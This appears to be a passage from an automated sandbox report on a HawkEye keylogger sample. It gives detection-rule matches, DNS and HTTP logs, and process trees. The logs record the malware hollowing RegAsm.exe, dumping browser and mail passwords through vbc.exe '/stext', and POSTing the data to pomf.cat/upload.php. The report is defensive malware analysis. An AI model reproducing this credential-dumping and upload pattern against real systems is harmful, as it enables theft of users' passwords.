.rsrc	0xc8000	0xe5fd4	0xe6000	False	0.932507854959	data	7.89867419033	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0x1ae000	0x7134	0x7200	False	0.761753015351	data	6.78395555713	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Imports

Version Infos

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	Great Britain	

Static AutoIT Info

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/10/21-14:03:29.410069	TCP	2077	WEB-PHP Mambo upload.php access	49774	80	192.168.2.4	69.39.225.3

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Dec 10, 2021 14:03:29.146083117 CET	192.168.2.4	8.8.8.8	0xc664	Standard query (0)	pomf.cat	A (IP address)	IN (0x0001)
Dec 10, 2021 14:03:30.154109001 CET	192.168.2.4	8.8.8.8	0x6898	Standard query (0)	pomf.cat	A (IP address)	IN (0x0001)
Dec 10, 2021 14:04:45.088674068 CET	192.168.2.4	8.8.8.8	0xb062	Standard query (0)	pomf.cat	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Dec 10, 2021 14:03:29.261384010 CET	8.8.8.8	192.168.2.4	0xc664	No error (0)	pomf.cat		69.39.225.3	A (IP address)	IN (0x0001)
Dec 10, 2021 14:03:30.370239019 CET	8.8.8.8	192.168.2.4	0x6898	No error (0)	pomf.cat		69.39.225.3	A (IP address)	IN (0x0001)
Dec 10, 2021 14:04:45.205081940 CET	8.8.8.8	192.168.2.4	0xb062	No error (0)	pomf.cat		69.39.225.3	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- pomf.cat

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49777	69.39.225.3	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49814	69.39.225.3	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.4	49774	69.39.225.3	80	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Copyright Joe Security LLC 2021

Timestamp	kBytes transferred	Direction	Data
Dec 10, 2021 14:03:29.410068989 CET	1225	OUT	POST /upload.php HTTP/1.1 Content-Type: multipart/form-data; boundary=--------------------8d9bbe600e4c00b Host: pomf.cat Content-Length: 739867 Expect: 100-continue Connection: Keep-Alive
Dec 10, 2021 14:03:29.530559063 CET	1225	IN	HTTP/1.1 100 Continue
Dec 10, 2021 14:03:29.655065060 CET	1238	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.0 (Ubuntu) Date: Fri, 10 Dec 2021 13:03:29 GMT Content-Type: text/html Content-Length: 194 Connection: keep-alive Location: https://pomf.cat/upload.php Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.0 (Ubuntu) </body></html>
Dec 10, 2021 14:03:39.664398909 CET	1990	OUT	POST /upload.php HTTP/1.1 Content-Type: multipart/form-data; boundary=--------------------8d9bbe62af9ef5c Host: pomf.cat Content-Length: 739551 Expect: 100-continue
Dec 10, 2021 14:03:39.785116911 CET	1990	IN	HTTP/1.1 100 Continue
Dec 10, 2021 14:03:39.785167933 CET	1991	IN	HTTP/1.1 301 Moved Permanently Server: nginx/1.14.0 (Ubuntu) Date: Fri, 10 Dec 2021 13:03:39 GMT Content-Type: text/html Content-Length: 194 Connection: keep-alive Location: https://pomf.cat/upload.php Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 20 62 67 63 6f 6c 6f 72 3d 22 77 68 69 74 65 22 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 33 30 31 20 4d 6f 76 65 64 20 50 65 72 6d 61 6e 65 6e 74 6c 79 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 2f 31 2e 31 34 2e 30 20 28 55 62 75 6e 74 75 29 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>301 Moved Permanently</title></head><body bgcolor="white"> 301 Moved Permanently <hr> nginx/1.14.0 (Ubuntu) </body></html>

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.4	49777	69.39.225.3	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-10 13:03:31 UTC	0	OUT	GET /upload.php HTTP/1.1 Content-Type: multipart/form-data; boundary=--------------------8d9bbe600e4c00b Host: pomf.cat Connection: Keep-Alive
2021-12-10 13:03:31 UTC	0	IN	HTTP/1.1 400 Bad Request Server: nginx/1.14.0 (Ubuntu) Date: Fri, 10 Dec 2021 13:03:31 GMT Content-Type: application/json; charset=UTF-8 Content-Length: 66 Connection: close Set-Cookie: PHPSESSID=fckv3ti1vrohfh3b6kkuhg9nli; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Age: 0 X-Cache: MISS X-Cache-Hits: 0
2021-12-10 13:03:31 UTC	0	IN	Data Raw: 7b 22 73 75 63 63 65 73 73 22 3a 66 61 6c 73 65 2c 22 65 72 72 6f 72 63 6f 64 65 22 3a 34 30 30 2c 22 64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 4e 6f 20 69 6e 70 75 74 20 66 69 6c 65 28 73 29 22 7d Data Ascii: {"success":false,"errorcode":400,"description":"No input file(s)"}


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.4	49814	69.39.225.3	443	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe

Timestamp	kBytes transferred	Direction	Data
2021-12-10 13:04:45 UTC	0	OUT	GET /upload.php HTTP/1.1 Content-Type: multipart/form-data; boundary=--------------------8d9bbe62af9ef5c Host: pomf.cat
2021-12-10 13:04:45 UTC	0	IN	HTTP/1.1 400 Bad Request Server: nginx/1.14.0 (Ubuntu) Date: Fri, 10 Dec 2021 13:04:45 GMT Content-Type: application/json; charset=UTF-8 Content-Length: 66 Connection: close Set-Cookie: PHPSESSID=8qptk6der6fbt6m4kr950tti8g; path=/ Expires: Thu, 19 Nov 1981 08:52:00 GMT Cache-Control: no-store, no-cache, must-revalidate Pragma: no-cache Age: 0 X-Cache: MISS X-Cache-Hits: 0
2021-12-10 13:04:45 UTC	1	IN	Data Raw: 7b 22 73 75 63 63 65 73 73 22 3a 66 61 6c 73 65 2c 22 65 72 72 6f 72 63 6f 64 65 22 3a 34 30 30 2c 22 64 65 73 63 72 69 70 74 69 6f 6e 22 3a 22 4e 6f 20 69 6e 70 75 74 20 66 69 6c 65 28 73 29 22 7d Data Ascii: {"success":false,"errorcode":400,"description":"No input file(s)"}

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: SecuriteInfo.com.Trojan.AutoIt.449.29642.exe PID: 2228 Parent PID: 5264

General

Start time:	14:03:02
Start date:	10/12/2021
Path:	C:\Users\user\Desktop\SecuriteInfo.com.Trojan.AutoIt.449.29642.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\SecuriteInfo.com.Trojan.AutoIt.449.29642.exe"
Imagebase:	0xef0000
File size:	1771008 bytes
MD5 hash:	E20FF757A8A3E61CD78528C83D8DC796
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Copyright Joe Security LLC 2021

Yara matches:	• Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000001.00000002.934551459.0000000003152000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.934551459.0000000003152000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000001.00000002.936778010.0000000004132000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.936778010.0000000004132000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000001.00000002.934765521.00000000031EA000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.934765521.00000000031EA000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000001.00000002.934844447.000000000328C000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000002.934844447.000000000328C000.00000004.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000001.00000003.697471372.0000000004252000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000001.00000003.697471372.0000000004252000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

Analysis Process: RegAsm.exe PID: 6872 Parent PID: 2228

General

Start time:	14:03:15
Start date:	10/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\RegAsm.exe
Imagebase:	0x2f0000
File size:	53248 bytes
MD5 hash:	529695608EAFBED00ACA9E61EF333A7C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Copyright Joe Security LLC 2021

Yara matches:	• Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000005.00000002.932841819.0000000000702000.00000020.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.932841819.0000000000702000.00000020.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000005.00000000.698490007.0000000000702000.00000020.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000000.698490007.0000000000702000.00000020.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000005.00000000.697292626.0000000000702000.00000040.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000000.697292626.0000000000702000.00000040.00000001.sdmp, Author: Joe Security • Rule: MAL_HawkEye_Keylogger_Gen_Dec18, Description: Detects HawkEye Keylogger Reborn, Source: 00000005.00000002.933574671.00000000029C9000.00000004.00000001.sdmp, Author: Florian Roth • Rule: JoeSecurity_HawkEye, Description: Yara detected HawkEye Keylogger, Source: 00000005.00000002.933574671.00000000029C9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.935706763.0000000006751000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.933727810.0000000002A72000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.935121039.00000000064D1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.934256237.0000000002C8A000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000003.702552238.0000000004223000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000003.702552238.0000000004223000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.936518834.0000000006A82000.00000004.00000001.sdmp, Author: Joe Security • Rule: APT_NK_BabyShark_KimJoingRAT_Apr19_1, Description: Detects BabyShark KimJongRAT, Source: 00000005.00000002.934824260.00000000049B0000.00000004.00020000.sdmp, Author: Florian Roth • Rule: JoeSecurity_MailPassView, Description: Yara detected MailPassView, Source: 00000005.00000002.934824260.00000000049B0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.934824260.00000000049B0000.00000004.00020000.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000005.00000002.934360737.0000000002CCE000.00000004.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Written

File Read

Registry Activities

Show Windows behavior

Analysis Process: vbc.exe PID: 6104 Parent PID: 6872

General

Start time:	14:03:21
Start date:	10/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp1EB3.tmp
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000000.710405266.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000000.711261724.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000000.710842055.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000002.720695334.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000006.00000000.709905577.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities

Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 2860 Parent PID: 6872

General

Start time:	14:03:30
Start date:	10/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp2C9A.tmp
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000000.729725775.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000002.744899042.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000000.730911698.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000000.730525436.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000009.00000000.730142984.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Analysis Process: vbc.exe PID: 6752 Parent PID: 6872

General

Start time:	14:04:45
Start date:	10/12/2021
Path:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\Microsoft.NET\Framework\v2.0.50727\vbc.exe" /stext "C:\Users\user\AppData\Local\Temp\tmp39A1.tmp
Imagebase:	0x400000
File size:	1171592 bytes
MD5 hash:	C63ED21D5706A527419C9FBD730FFB2E
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Yara matches:	• Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000000.890830654.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000002.901819390.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000000.889514635.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000000.890465064.0000000000400000.00000040.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_WebBrowserPassView, Description: Yara detected WebBrowserPassView password recovery tool, Source: 00000012.00000000.890023038.0000000000400000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	high

File Activities Show Windows behavior

File Created

File Deleted

File Written

File Read

Disassembly

Code Analysis

Copyright Joe Security LLC

Copyright Joe Security LLC 2021